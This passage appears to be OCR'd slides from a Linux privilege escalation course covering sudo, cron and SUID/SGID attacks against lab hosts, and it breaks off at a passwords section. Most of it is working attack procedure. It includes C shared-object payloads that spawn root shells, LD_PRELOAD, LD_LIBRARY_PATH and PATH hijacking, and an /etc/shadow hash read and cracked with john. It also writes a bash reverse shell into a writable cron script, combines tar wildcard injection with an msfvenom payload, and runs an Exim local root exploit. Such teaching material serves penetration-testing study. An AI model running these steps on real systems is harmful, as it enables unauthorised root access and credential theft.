
6. Copy the key over to your local machine, and give it correct permissions (otherwise SSH will refuse to use it):

```
# chmod 600 root_key
```

Privilege Escalation

7. Use the key to SSH to the target as the root account:

```
# ssh -i root_key root@192.168.1.25
```


Sudo

What is sudo?

sudo is a program which lets users run other programs with the security privileges of other users. By default, that other user will be root.

A user generally needs to enter their password to use sudo, and they must be permitted access via rule(s) in the /etc/sudoers file.

Rules can be used to limit users to certain programs, and forgo the password entry requirement.

Useful Commands

Run a program using sudo:


```
$ sudo <program>
```

Run a program as a specific user:

```
$ sudo –u <username> <program>
```

List programs a user is allowed (and disallowed) to run:

```
$ sudo -l
```




Known Password

By far the most obvious privilege escalation with **sudo** is to use sudo as it was intended!

If your low privileged user account can use sudo unrestricted (i.e. you can run any programs) and you know the user's password, privilege escalation is easy, by using the "switch user" (**su**) command to spawn a root shell:

```
$ sudo su
```




Other Methods

If for some reason the su program is not allowed, there are many other ways to escalate privileges:

```
$ sudo -s
$ sudo -i
$ sudo /bin/bash
$ sudo passwd
```

Even if there are no “obvious” methods for escalating privileges, we may be able to use a shell escape sequence.




Shell Escape Sequences

Even if we are restricted to running certain programs via **sudo**, it is sometimes possible to “escape” the program and spawn a shell.

Since the initial program runs with root privileges, so does the spawned shell.

A list of programs with their **shell escape sequences** can be found here: https://gtfobins.github.io/




Privilege Escalation (Generic)

1. List the programs your user is allowed to run via sudo:

```
$ sudo -l
...
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
...
```

Privilege Escalation (Generic)

2. For each program in the list, see if there is a **shell escape sequence** on GTFOBins (https://gtfobins.github.io/)
3. If an escape sequence exists, run the program via **sudo** and perform the sequence to spawn a root shell.




Abusing Intended Functionality

If a program doesn’t have an escape sequence, it may still be possible to use it to escalate privileges.

If we can read files owned by root, we may be able to extract useful information (e.g. passwords, hashes, keys).

If we can write to files owned by root, we may be able to insert or modify information.



Privilege Escalation

1. List the programs your user is allowed to run via sudo:

```
$ sudo -l
...
 (root) NOPASSWD: /usr/sbin/apache2
```

   Note that apache2 is in the list.

2. apache2 doesn't have any known shell escape sequences, however when parsing a given config file, it will error and print any line it doesn't understand.

Privilege Escalation

3. Run apache2 using sudo, and provide it the /etc/shadow file as a config file:

```
$ sudo apache2 -f /etc/shadow
Syntax error on line 1 of /etc/shadow:
Invalid command 'root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84O
WAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7::
:', perhaps misspelled or defined by a module not included in the ser
ver configuration
```

4. Extract the root user's hash from the file.

Privilege Escalation

5. Save the password hash in a file (e.g. hash.txt):

```
$ echo '$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVl
aXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0' > hash.txt'
```

6. Crack the password hash using john:

```
$ john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.t
xt hash.txt
...
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE
2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
```

Privilege Escalation

7. Use the su command to switch to the root user, entering the password we cracked when prompted:

```
$ su
Password:
root@debian:/# id
uid=0(root) gid=0(root) groups=0(root)
```


Environment Variables

Programs run through sudo can inherit the environment variables from the user's environment.

In the /etc/sudoers config file, if the env_reset option is set, sudo will run programs in a new, minimal environment.

The env_keep option can be used to keep certain environment variables from the user's environment.

The configured options are displayed when running sudo -l




LD_PRELOAD

LD_PRELOAD is an environment variable which can be set to the path of a shared object (.so) file.

When set, the shared object will be loaded before any others.

By creating a custom shared object and creating an init() function, we can execute code as soon as the object is loaded.



Limitations

LD_PRELOAD will not work if the real user ID is different from the effective user ID.

sudo must be configured to preserve the LD_PRELOAD environment variable using the env_keep option.

Privilege Escalation

1. List the programs your user is allowed to run via sudo:

```
$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH
...
```

Note that the env_keep option includes the LD_PRELOAD environment variable.

Privilege Escalation

2. Create a file (preload.c) with the following contents:

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setresuid(0,0,0);
    system("/bin/bash -p");
}
```


Privilege Escalation

3. Compile preload.c to preload.so:

```
$ gcc -fPIC -shared -nostartfiles -o /tmp/preload.so preload.c
```

4. Run any allowed program using sudo, while setting the LD_PRELOAD environment variable to the full path of the preload.so file:

```
$ sudo LD_PRELOAD=/tmp/preload.so apache2
# id
uid=0(root) gid=0(root) groups=0(root)
```




LD_LIBRARY_PATH

The LD_LIBRARY_PATH environment variable contains a set of directories where shared libraries are searched for first.

The ldd command can be used to print the shared libraries used by a program:

```
$ ldd /usr/sbin/apache2
```

By creating a shared library with the same name as one used by a program, and setting LD_LIBRARY_PATH to its parent directory, the program will load our shared library instead.



Privilege Escalation

1. Run ldd against the apache2 program file:

```
$ ldd /usr/sbin/apache2
        linux-vdso.so.1 =>  (0x00007fff063ff000)
        ...
        libcrypt.so.1 => /lib/libcrypt.so.1 (0x00007f7d4199d000)
        libdl.so.2 => /lib/libdl.so.2 (0x00007f7d41798000)
        libexpat.so.1 => /usr/lib/libexpat.so.1 (0x00007f7d41570000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f7d42e84000)
```

Hijacking shared objects using this method is hit or miss. Choose one from the list and try it (libcrypt.so.1 seems to work well).

Privilege Escalation

2. Create a file (library_path.c) with the following contents:

```
#include <stdio.h>
#include <stdlib.h>

static void hijack() __attribute__((constructor));

void hijack() {
    unsetenv("LD_LIBRARY_PATH");
    setresuid(0,0,0);
    system("/bin/bash -p");
}
```

Privilege Escalation

3. Compile library_path.c into libcrypt.so.1:

```
$ gcc -o libcrypt.so.1 -shared -fPIC library_path.c
```

4. Run apache2 using sudo, while setting the LD_LIBRARY_PATH environment variable to the current path (where we compiled library_path.c):

```
$ sudo LD_LIBRARY_PATH=. apache2
# id
uid=0(root) gid=0(root) groups=0(root)
```


Cron Jobs

Cron Jobs

Cron jobs are programs or scripts which users can schedule to run at specific times or intervals.

Cron jobs run with the security level of the user who owns them.


By default, cron jobs are run using the /bin/sh shell, with limited environment variables.

Cron Jobs

Cron table files (crontabs) store the configuration for cron jobs.

User crontabs are usually located in /var/spool/cron/ or /var/spool/cron/crontabs/


The system-wide crontab is located at /etc/crontab.



File Permissions

Misconfiguration of file permissions associated with cron jobs can lead to easy privilege escalation.

If we can write to a program or script which gets run as part of a cron job, we can replace it with our own code.



Privilege Escalation

1. View the contents of the system-wide crontab:

```
$ cat /etc/crontab
...
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

2. Locate the overwrite.sh file on the server:

```
$ locate overwrite.sh
/usr/local/bin/overwrite.sh
```

Privilege Escalation

3. Check the file's permissions:

```
$ ls -l /usr/local/bin/overwrite.sh
-rwxr--rw- 1 root staff 40 May 13  2017 /usr/local/bin/overwrite.sh
```

Note that the file is world writable.

4. Replace the contents of the **overwrite.sh** file with the following:

```
#!/bin/bash

bash -i >& /dev/tcp/192.168.1.26/53 0>&1
```

Privilege Escalation

5. Run a netcat listener on your local machine and wait for the cron job to run. A reverse shell running as the root user should be caught:

```
# nc –nvlp 53
Listening on [any] 53 ...
Connect to [192.168.1.26] from (UNKNOWN) [192.168.1.25] 47352
bash: no job control in this shell
root@debian:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

PATH Environment Variable

The crontab PATH environment variable is by default set to /usr/bin:/bin

The PATH variable can be overwritten in the crontab file.

If a cron job program/script does not use an absolute path, and one of the PATH directories is writable by our user, we may be able to create a program/script with the same name as the cron job.

Privilege Escalation

1. View the contents of the system-wide crontab:

```
$ cat /etc/crontab
...
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/
usr/bin
...
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

Note that the /home/user directory (which we can write to) is at the start of the PATH variable, and the first cron job does not use an absolute path.

Privilege Escalation

2. Create the file overwrite.sh in /home/user with the following contents:

```
#!/bin/bash

cp /bin/bash /tmp/rootbash
chmod +s /tmp/rootbash
```


3. Ensure that overwrite.sh is executable:

```
$ chmod +x /home/user/overwrite.sh
```

Privilege Escalation

4. Wait for the cronjob to run (this job in particular runs every minute).
5. Once the /tmp/rootbash file is created, execute it (with -p to preserve the effective UID) to gain a root shell:

```
$ /tmp/rootbash –p
rootbash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root)
groups=0(root) ...
```




Wildcards

When a wildcard character (*) is provided to a command as part of an argument, the shell will first perform *filename expansion* (also known as globbing) on the wildcard.

This process replaces the wildcard with a space-separated list of the file and directory names in the current directory.

An easy way to see this in action is to run the following command from your home directory:

```
$ echo *
```



Wildcards & Filenames

Since filesystems in Linux are generally very permissive with filenames, and filename expansion happens before the command is executed, it is possible to pass command line options (e.g. -h, --help) to commands by creating files with these names.

The following commands should show how this works:

```
$ ls *
% touch ./-l
$ ls *
```

Wildcards & Filenames (cont.)

Filenames are not simply restricted to simple options like -h or --help.

In fact we can create filenames that match complex options:

    --option=key=value

GTFOBins (https://gtfobins.github.io) can help determine whether a command has command line options which will be useful for our purposes.

Privilege Escalation

1. View the contents of the system-wide crontab:

```
$ cat /etc/crontab
...
* * * * * root /usr/local/bin/compress.sh
```

2. View the contents of the /usr/local/bin/compress.sh file:

```
$ cat /usr/local/bin/compress.sh
#!/bin/sh
cd /home/user
tar czf /tmp/backup.tar.gz *
```

Note that the **tar** command is run with a wildcard in the /home/user directory.

Privilege Escalation

3. GTFOBins shows that **tar** has command line options which can be used to run other commands as part of a checkpoint feature.
4. Use **msfvenom** to create a reverse shell ELF payload:

```
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=<IP> LPORT=53 -f elf
-o shell.elf
```

Privilege Escalation

5. Copy the file to the /home/user directory on the remote host and make it executable:

```
$ chmod +x /home/user/shell.elf
```

6. Create two files in the /home/user directory:

```
$ touch /home/user/--checkpoint=1
$ touch /home/user/--checkpoint-action=exec=shell.elf
```

Privilege Escalation

7. Run a netcat listener on your local machine and wait for the cron job to run. A reverse shell running as the root user should be caught:

```
# nc -nvlp 53
listening on [any] 53 ...
connect to [192.168.1.26] from (UNKNOWN) [192.168.1.25] 47362
bash: no job control in this shell
root@debian:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```


SUID / SGID
Executables

SUID / SGID Files

SUID files get executed with the privileges of the file owner.


SGID files get executed with the privileges of the file group.

If the file is owned by root, it gets executed with root privileges, and we may be able to use it to escalate privileges.

Finding SUID / SGID Files

We can use the following find command to locate files with the SUID or SGID bits set:

```
$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \;
2> /dev/null
-rwxr-sr-x 1 root shadow 19528 Feb 15  2011 /usr/bin/expiry
-rwxr-sr-x 1 root ssh 108600 Apr  2  2014 /usr/bin/ssh-agent
-rwsr-xr-x 1 root root 37552 Feb 15  2011 /usr/bin/chsh
-rwsr-xr-x 2 root root 168136 Jan  5  2016 /usr/bin/sudo
-rwxr-sr-x 1 root tty 11000 Jun 17  2010 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 35040 Dec 18  2010 /usr/bin/crontab
...
```




Shell Escape Sequences

Just as we were able to use shell escape sequences with programs running via sudo, we can do the same with SUID / SGID files.

A list of programs with their shell escape sequences can be found here: https://gtfobins.github.io/

Refer to the previous section on shell escape sequences for how to use them.



A Quick Word on LD_PRELOAD & LD_LIBRARY_PATH

You may be thinking: why we can't just use the same LD_PRELOAD and LD_LIBRARY_PATH environment variable tricks we used with sudo privilege escalation?

By default, this is disabled in Linux, due to the obvious security risk it presents!

Both these environment variables get ignored when SUID files are executed.

Known Exploits

Certain programs install SUID files to aid their operation.

Just as services which run as root can have vulnerabilities we can exploit for a root shell, so too can these SUID files.

Exploits can be found using Searchsploit, Google, and GitHub, in the same way we find exploits for Kernels and Services.

Privilege Escalation

1. Find SUID/SGID files on the target:

```
$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \;
2> /dev/null
...
-rwsr-xr-x 1 root root 963691 May 13  2017 /usr/sbin/exim-4.84-3
...
```

Exim is a popular mail transfer agent that is somewhat notorious for having many security vulnerabilities.

Privilege Escalation

2. The version of exim is rather obvious from the filename, however we can confirm it:

```
$ /usr/sbin/exim-4.84-3 --version
Exim version 4.84 #3 built 13-May-2017 01:45:35
```

3. Using searchsploit on our local machine, we find a local privilege escalation for this exact version:

```
# searchsploit exim 4.84
...
Exim 4.84-3 - Local Privilege Escalation |
exploits/linux/local/39535.sh
```

Privilege Escalation

4. Copy the exploit script across to the target machine. You may need to remove ^M characters from the script:

```
$ sed -e "s/^M//" 39535.sh > privesc.sh
```

   Note that to get ^M you have to hold Ctrl and then press V and M in succession.


5. Make sure the script is executable:

```
$ chmod + privesc.sh
```

Privilege Escalation

6. Execute the script to gain a root shell:

```
$ ./privesc.sh
[ CVE-2016-1531 local root exploit
sh-4.1# id
uid=0(root) gid=1000(user) groups=0(root)
```




Shared Object Injection

When a program is executed, it will try to load the shared objects it requires.

By using a program called **strace**, we can track these system calls and determine whether any shared objects were not found.

If we can write to the location the program tries to open, we can create a shared object and spawn a root shell when it is loaded.



Privilege Escalation

1. Find SUID/SGID files on the target:

```
$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \;
2> /dev/null
...
-rwsr-sr-x 1 root staff 9861 May 14  2017 /usr/local/bin/suid-so
...
```

The suid-so file should execute with root user permissions.

Privilege Escalation

2. Run strace on the SUID file:

```
$ strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such
file"
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or
directory)
...
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such
file or directory)
```

The libcalc.so shared object could not be found, and the program is looking in our user's home directory, which we can write to.

Privilege Escalation

3. Create the /home/user/.config directory.
4. Create the file libcalc.c with the following contents:

```
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));
void inject() {
    setuid(0);
    system("/bin/bash -p");
}
```


Privilege Escalation

5. Compile libcalc.c into /home/user/.config/libcalc.so:

```
$ gcc -shared -fPIC -o /home/user/.config/libcalc.so libcalc.c
```

6. Run the SUID executable to get a root shell:

```
$ /usr/local/bin/suid-so
Calculating something, please wait...
bash-4.1# id
uid=0(root) gid=1000(user) egid=50(staff) groups=0(root) ...
```




PATH Environment Variable

The PATH environment variable contains a list of directories where the shell should try to find programs.

If a program tries to execute another program, but only specifies the program name, rather than its full (absolute) path, the shell will search the PATH directories until it is found.

Since a user has full control over their PATH variable, we can tell the shell to first look for programs in a directory we can write to.



Finding Vulnerable Programs

If a program tries to execute another program, the name of that program is likely embedded in the executable file as a string.

We can run strings on the executable file to find strings of characters.

We can also use strace to see how the program is executing.

Another program called ltrace may also be of use.

Finding Vulnerable Programs (cont.)

Running strings against a file:

```
$ strings /path/to/file
```

Running strace against a command:

```
$ strace -v -f -e execve <command> 2>&1 | grep exec
```

Running ltrace against a command:

```
$ ltrace <command>
```

Privilege Escalation

1. Find SUID/SGID files on the target:

```
$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \;
2> /dev/null
...
-rwsr-sr-x 1 root staff 6883 May 14  2017 /usr/local/bin/suid-env
...
```

The suid-env file should execute with root user permissions.

Privilege Escalation

2. Run strings on the SUID file:

```
$ strings /usr/local/bin/suid-env
/lib64/ld-linux-x86-64.so.2
...
service apache2 start
```

The file could be trying to run the service program without a full path.

3. We can verify this with strace:

```
$ strace -v -f -e execve /usr/local/bin/suid-env 2>&1 | grep service
[pid 14395] execve("/bin/sh", ["sh", "-c", "service apache2 start"],
...
```

Privilege Escalation

4. Optionally, we can also verify with ltrace:

```
$ ltrace /usr/local/bin/suid-env 2>&1 | grep service
system("service apache2 start"
```

This reveals that the system function is being used to execute the service program.

5. Create a file service.c with the following contents:

```
int main() {
    setuid(0);
    system("/bin/bash -p");
}
```


Privilege Escalation

6. Compile service.c into a file called service:

```
$ gcc -o service service.c
```

7. Prepend the current directory (or where the new service executable is located) to the PATH variable, and execute the SUID file for a root shell:


```
$ PATH=.:$PATH /usr/local/bin/suid-env
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root) ...
```



Abusing Shell Features (#1)

In some shells (notably Bash <4.2-048) it is possible to define user functions with an absolute path name.

These functions can be exported so that subprocesses have access to them, and the functions can take precedence over the actual executable being called.



Privilege Escalation

1. Find SUID/SGID files on the target:

```
$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \;
2> /dev/null
...
-rwsr-sr-x 1 root staff 6899 May 14  2017 /usr/local/bin/suid-env2
...
```

The suid-env file should execute with root user permissions.

Privilege Escalation

2. Run strings on the SUID file:

```
$ strings /usr/local/bin/suid-env2
...
/usr/sbin/service apache2 start
```

The file could be trying to run the /usr/sbin/service program.

3. We can verify this with strace:

```
$ strace -v -f -e execve /usr/local/bin/suid-env2 2>&1 | grep service
[pid 16729] execve("/bin/sh", ["sh", "-c", "/usr/sbin/service apache2
start"]...
```

Privilege Escalation

4. Optionally, we can also verify with ltrace:

```
$ ltrace /usr/local/bin/suid-env2 2>&1 | grep service
system("/usr/sbin/service apache2 start"
```

This reveals that the system function is being used to execute the /usr/sbin/service program.

5. Verify the version of Bash is lower than 4.2-048:

```
$ bash --version
GNU bash, version 4.1.5(1)-release (x86_64-pc-linux-gnu)
```

Privilege Escalation

6. Create a Bash function with the name “/usr/sbin/service” and export the function:

```
$ function /usr/sbin/service { /bin/bash -p; }
$ export –f /usr/sbin/service
```

7. Execute the SUID file for a root shell:

```
$ /usr/local/bin/suid-env2
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root) ...
```

Abusing Shell Features (#2)

Bash has a debugging mode which can be enabled with the –x command line option, or by modifying the SHELLOPTS environment variable to include xtrace.

By default, SHELLOPTS is read only, however the env command allows SHELLOPTS to be set.

When in debugging mode, Bash uses the environment variable PS4 to display an extra prompt for debug statements. This variable can include an embedded command, which will execute every time it is shown.

Abusing Shell Features (#2) (cont.)

If a SUID file runs another program via Bash (e.g. by using system()) these environment variables can be inherited.

If an SUID file is being executed, this command will execute with the privileges of the file owner.

In Bash versions 4.4 and above, the PS4 environment variable is not inherited by shells running as root.

Privilege Escalation

1. Find SUID/SGID files on the target:

```
$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \;
2> /dev/null
...
-rwsr-sr-x 1 root staff 6899 May 14  2017 /usr/local/bin/suid-env2
...
```

The suid-env2 file should execute with root user permissions.

Privilege Escalation

2. Run strings on the SUID file:

```
$ strings /usr/local/bin/suid-env2
...
/usr/sbin/service apache2 start
```

   The file could be trying to run the /usr/sbin/service program.

3. We can verify this with strace:

```
$ strace -v -f -e execve /usr/local/bin/suid-env2 2>&1 | grep service
[pid 16729] execve("/bin/sh", ["sh", "-c", "/usr/sbin/service apache2
start"]...
```

Privilege Escalation

4. Optionally, we can also verify with ltrace:

```
$ ltrace /usr/local/bin/suid-env 2>&1 | grep service
system("service apache2 start"
```

This reveals that the system function is being used to execute the service program.

5. Run the SUID file with bash debugging enabled and the PS4 variable assigned to our payload:


```
$ env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp/rootbash; chown
root /tmp/rootbash; chmod +s /tmp/rootbash)' /usr/local/bin/suid-env2
```

Privilege Escalation

6. Run the /tmp/rootbash file with the -p command line option to get a root shell:

```
$ /tmp/rootbash -p
rootbash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root)
groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(pl
ugdev),1000(user)
```


Passwords
& Keys




Passwords

While it might seem like a long shot, weak password storage and password re-use can be easy ways to escalate privileges.

While the root user's account password is hashed and stored securely in /etc/shadow, other passwords, such as those for services may be stored in plaintext in config files.

If the root user re-used their password for a service, that password may be found and used to switch to the root user.



History Files

History files record commands issued by users while they are using certain programs.

